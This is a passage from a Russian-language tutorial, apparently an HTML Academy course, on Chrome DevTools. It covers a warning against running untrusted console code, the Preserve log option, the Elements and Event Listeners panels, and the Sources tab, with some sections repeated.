Вредоносный код может не ограничиться простым похищением данных. Вместо этого он может произвести от вашего имени какие-то действия на странице — например, отправку формы или AJAX-запроса. Выполнив несколько строк непонятного кода во вкладке с соцсетью, можно внезапно обнаружить, что от вашего имени отправлены спам-сообщения всему списку контактов. И это ещё не самый неприятный сценарий.

Впрочем, существуют техники защиты и от такого типа атак. Отправку AJAX-запросов из консоли можно запретить с помощью CORS. Также браузер умеет отличать события, вызванные пользовательским вводом, от событий, инициированных программно. Однако, как и в предыдущих случаях, не стоит полагаться на то, что на конкретном сайте все эти методы защиты действительно используются.

Заключение

Выполнять какой-либо код следует лишь тогда, когда истинно хотя бы одно из трёх условий. Либо вы понимаете, что этот код делает, либо у вас есть причины ему доверять, либо вы выполняете его в таком окружении, где он в принципе не может причинить вред. Код, исполняемый в консоли браузера, способен причинить вред. Поэтому убедитесь, что истинно хотя бы одно из первых двух условий. Если этот код не исходит из авторитетного источника (например, статьи HTML Academy), и если вы не понимаете досконально, как этот код будет работать — не выполняйте его.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 3 минуты

Глава 8.2.4. Опция «Preserve log»

Во время разработки приходится часто обновлять страницу, чтобы применились внесённые в код изменения. Но что делать, если нужно сравнить вывод в консоль браузера до и после изменений?

Здесь нам поможет опция *Preserve log* в DevTools, которая сохраняет записи на вкладке Console при обновлении страницы или переходе на другую страницу. По умолчанию данная опция отключена, поэтому её нужно включить в настройках вкладки Console:

Обратите внимание, что нужно выбрать настройки именно вкладки Console, а не всех DevTools.

В Firefox опция называется *Persist logs*, тоже отключена по умолчанию и включается похожим образом:

Как это работает?

> Мы рассмотрим работу опции «Preserve log» на примере DevTools в браузере Chrome, в Firefox и других браузерах данная опция работает похожим образом

Перед загрузкой страницы Chrome DevTools начинает вести журнал событий, которые произошли при загрузке страницы. Как события, которые выводятся с помощью команды `console.log()`, так и системные, например различные ошибки и информационные предупреждения браузера.

Давайте рассмотрим пример, когда опция *Preserve log* отключена.

При обновлении страницы или переходе на другую страницу у нас формируется новый лог событий, а предыдущий очищается. В случае, когда опция *Preserve log* включена, наш журнал не будет очищаться, а будет дополняться новыми записями.

Данная опция позволяет удобно сравнивать небольшие изменения и отлавливать ошибки.

Обратите внимание, что нельзя очистить вкладку Console при помощи стандартного метода `console.clear()`. В этом случае вы получите предупреждение о том, что данное действие невозможно из-за включённой опции *Preserve log*.

Чтобы очистить журнал вкладки *Console*, воспользуйтесь кнопкой 🚫, сочетанием клавиш `Ctrl+L` (`Fn+Ctrl+L` в macOS) или пунктом контекстного меню *Clear console*.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 3 минуты

Глава 8.3.1. Обзор вкладки Elements

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

После полной загрузки страницы браузер создаёт объектную модель документа (Document Object Model), в которой хранится дерево элементов страницы. Для навигации по DOM-дереву в DevTools предусмотрена вкладка Elements.




Рисунок 1. DOM на вкладке Elements

Стоит учитывать, что DOM генерируется в процессе загрузки страницы и хоть он визуально похож на разметку — на самом деле ей не является. В процессе генерации DOM могут быть исправлены некоторые ошибки разметки и добавлены новые элементы с помощью JavaScript.

Посмотреть разметку страницы можно по клику на произвольной области экрана правой кнопкой мыши → «Просмотр кода страницы».

На примере видно, что при генерации DOM в `table` появились обязательные теги `tbody` и `tr`, появился закрывающий тег у `form`, также с помощью JavaScript на странице появились чекбоксы и заголовок, но сама разметка при этом осталась в исходном состоянии.

Возможности

- **Кнопка inspect** позволяет выбрать элемент на странице с помощью мыши.




Рисунок 2. Кнопка Inspect

Альтернативные способы выбора элемента:

- Правый клик по элементу → Просмотреть код (Inspect).
- Комбинация клавиш — `Command+Option+C` (macOS) или `Control+Shift+C` (Windows, Linux) + клик по элементу.

- **Кнопка переключения Device Toolbar** используется для оценки того, как страница выглядит и работает на мобильном устройстве. Об этой возможности поговорим отдельно.




Рисунок 3. Кнопка переключения Device Toolbar

Секция с вкладками в правой боковой панели DevTools

- **Styles** — выводит и позволяет редактировать стили элемента, включая наследуемые от родительских элементов, показывает блочную модель элемента.
- **Computed** — на этой вкладке перечислены только стили, которые отображаются на экране. Все относительные единицы будут пересчитаны в пиксели.
- **Layout** — предоставляет наглядное отображение всех CSS grid сеток на странице. Подробнее в документации по Chrome DevTools.
- **Event Listeners** — выводит обработчики событий элемента.
- **DOM Breakpoints** — используется для остановки кода, который изменяет выбранный элемент или его детей. Подробнее в документации по Chrome DevTools.
- **Properties** — выводит все доступные свойства элемента.
- **Accessibility** — позволяет проверять каждый элемент по метрикам доступности. Подробнее в документации по Chrome DevTools.

Теория ~ 3 минуты

Глава 8.3.1. Обзор вкладки Elements

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

После полной загрузки страницы браузер создаёт объектную модель документа (Document Object Model), в которой хранится дерево элементов страницы. Для навигации по DOM-дереву в DevTools предусмотрена вкладка Elements.




Рисунок 1. DOM на вкладке Elements

Стоит учитывать, что DOM генерируется в процессе загрузки страницы и хоть он визуально похож на разметку — на самом деле ей не является. В процессе генерации DOM могут быть исправлены некоторые ошибки разметки и добавлены новые элементы с помощью JavaScript.

Посмотреть разметку страницы можно по клику на произвольной области экрана правой кнопкой мыши → «Просмотр кода страницы».

На примере видно, что при генерации DOM в `table` появились обязательные теги `tbody` и `tr`, появился закрывающий тег у `form`, также с помощью JavaScript на странице появились чекбоксы и заголовок, но сама разметка при этом осталась в исходном состоянии.

Возможности

- **Кнопка inspect** позволяет выбрать элемент на странице с помощью мыши.




Рисунок 2. Кнопка Inspect

Альтернативные способы выбора элемента:

- Правый клик по элементу → Просмотреть код (Inspect).
- Комбинация клавиш — `Command+Option+C` (macOS) или `Control+Shift+C` (Windows, Linux) + клик по элементу.

- **Кнопка переключения Device Toolbar** используется для оценки того, как страница выглядит и работает на мобильном устройстве. Об этой возможности поговорим отдельно.




Рисунок 3. Кнопка переключения Device Toolbar

Секция с вкладками в правой боковой панели DevTools

- **Styles** — выводит и позволяет редактировать стили элемента, включая наследуемые от родительских элементов, показывает блочную модель элемента.
- **Computed** — на этой вкладке перечислены только стили, которые отображаются на экране. Все относительные единицы будут пересчитаны в пиксели.
- **Layout** — предоставляет наглядное отображение всех CSS grid сеток на странице. Подробнее в документации по Chrome DevTools.
- **Event Listeners** — выводит обработчики событий элемента.
- **DOM Breakpoints** — используется для остановки кода, который изменяет выбранный элемент или его детей. Подробнее в документации по Chrome DevTools.
- **Properties** — выводит все доступные свойства элемента.
- **Accessibility** — позволяет проверять каждый элемент по метрикам доступности. Подробнее в документации по Chrome DevTools.

Теория ~ 3 минуты

Глава 8.3.2. Как посмотреть обработчики на элементе

Для просмотра текущих обработчиков событий на элементе в браузере Chrome нужно выбрать элемент во вкладке Elements и открыть секцию Event Listeners в боковой панели справа.




Рисунок 1. Просмотр текущих обработчиков событий

У каждого обработчика указаны:

1. Место и строка в коде, где он был добавлен.
2. Опции обработчика событий, подробнее об опциях на MDN.
3. Колбэк-функция обработчика.




Рисунок 2. Из чего состоит каждый обработчик

Элементы управления

- **Кнопка Refresh**. Нужна для обновления списка обработчиков событий. Список не обновляется автоматически после добавления нового обработчика, обновлять нужно вручную.
- **Чекбокс Ancestors**. Когда флажок снят, отображаются только обработчики для текущего выбранного узла.


  Когда флажок Ancestors включён, вместе с обработчиком текущего выбранного узла отображаются обработчики событий родителей этого узла.
- **Фильтры**.
  - **Passive** — показывать только обработчики событий, которым передана опция `{passive: true}`.
  - **Blocking** — показывать все обработчики, кроме пассивных.
  - **All** — показывать все обработчики.
- **Чекбокс Framework listeners**. Некоторые Фреймворки и библиотеки JavaScript оборачивают события DOM в свои пользовательские API событий. В прошлом это затрудняло проверку обработчиков событий с помощью DevTools, потому что определение функции ссылалось на код фреймворка или библиотеки, а не на место использования. Опция Framework listeners решает эту проблему.

  Когда флажок Framework listeners включён, DevTools не ссылается на фреймворк, а показывает, где вы добавили обработчик в своём коде.

Пройдёмся по пунктам на примере. Для наглядности работы чекбокса Framework listeners подключим библиотеку jQuery:


Просмотр обработчиков в других браузерах

В Firefox обработчики на элементе показаны в Инспекторе прямо рядом с элементом:




Обработчики событий в Firefox

В Safari почти как в Chrome, обработчики показаны справа с разбивкой на группы по типу события:




Обработчики событий в Safari

Каждую группу можно «развернуть» и посмотреть обработчики:



Группа обработчиков событий по типу

Если кликнуть на адрес и строку, попадём во вкладку «Источники». Здесь можно посмотреть код обработчика:




Код обработчика событий

Теория ~ 3 минуты

Глава 8.4.1. Обзор панелей вкладки Sources

Вкладка Sources содержит данные о различных файлах исходного кода проекта, которые браузер получает с сервера.



Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network


Она состоит из трёх основных блоков:

- View
- Editor
- Debug

В каждом блоке может быть несколько вкладок.


View

Первая вкладка, Page, служит для просмотра файлов, которые загружаются на страницу. Основные данные содержатся в top, это главный фрейм, он есть на любой странице, и в нём отображаются все основные ресурсы: скрипты, стили, шрифты и тому подобное.



Editor


Если выбрать файл на вкладке Page, он откроется в основном блоке редактирования. Он обладает всем базовым функционалом редактора кода: через него можно редактировать стили и скрипты, просматривать картинки. Изменения стилей немедленно отобразятся, а для работы скриптов нужно нажать Command+S (Mac) или Ctrl+S (Windows, Linux). Чтобы скрипт отработал, изменения должны быть в вызываемой функции. Будьте осторожны, при перезагрузке страницы эти изменения пропадут.



Чаще всего с сервера браузер получает минифицированный код, сложный для восприятия человеком. На этот случай предусмотрена кнопка `Pretty print {}`, которая разворачивает сжатый код в читаемый.


Debug

Здесь содержится функционал для работы со скриптами и процессом загрузки страницы.




Watch

Watch помогает отслеживать значение переменных в файле скриптов. Чтобы добавить переменную к просмотру, нажмите иконку плюса в правом углу, в появившемся поле напишите имя переменной, нажмите Enter.




Breakpoints

Брейкпоинты (точки останова) останавливают выполнение функции в определённый момент. Остановить выполнение кода можно на конкретной строке (нажать строку во вкладке редактирования файла или добавить в коде ключевое слово `debugger`), на слушателе события (Event Listener) или при выполнении запроса (XHR breakpoint).



Call Stack


Как известно, JavaScript — однопоточный язык, стек вызова в нём один, и функции в нём исполняются по цепочке, одна за одной. В этой вкладке можно отследить последовательность вызовов функций на момент остановки скрипта, переключаться между ними по стеку. При переключении показывается строка кода, где вызвана текущая функция и её положение в цепочке вызовов. По умолчанию, если не пользоваться точками останова, Call Stack будет пуст.



Теория ~ 3 минуты

Глава 8.4.1. Обзор панелей вкладки Sources

Вкладка Sources содержит данные о различных файлах исходного кода проекта, которые браузер получает с сервера.



Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

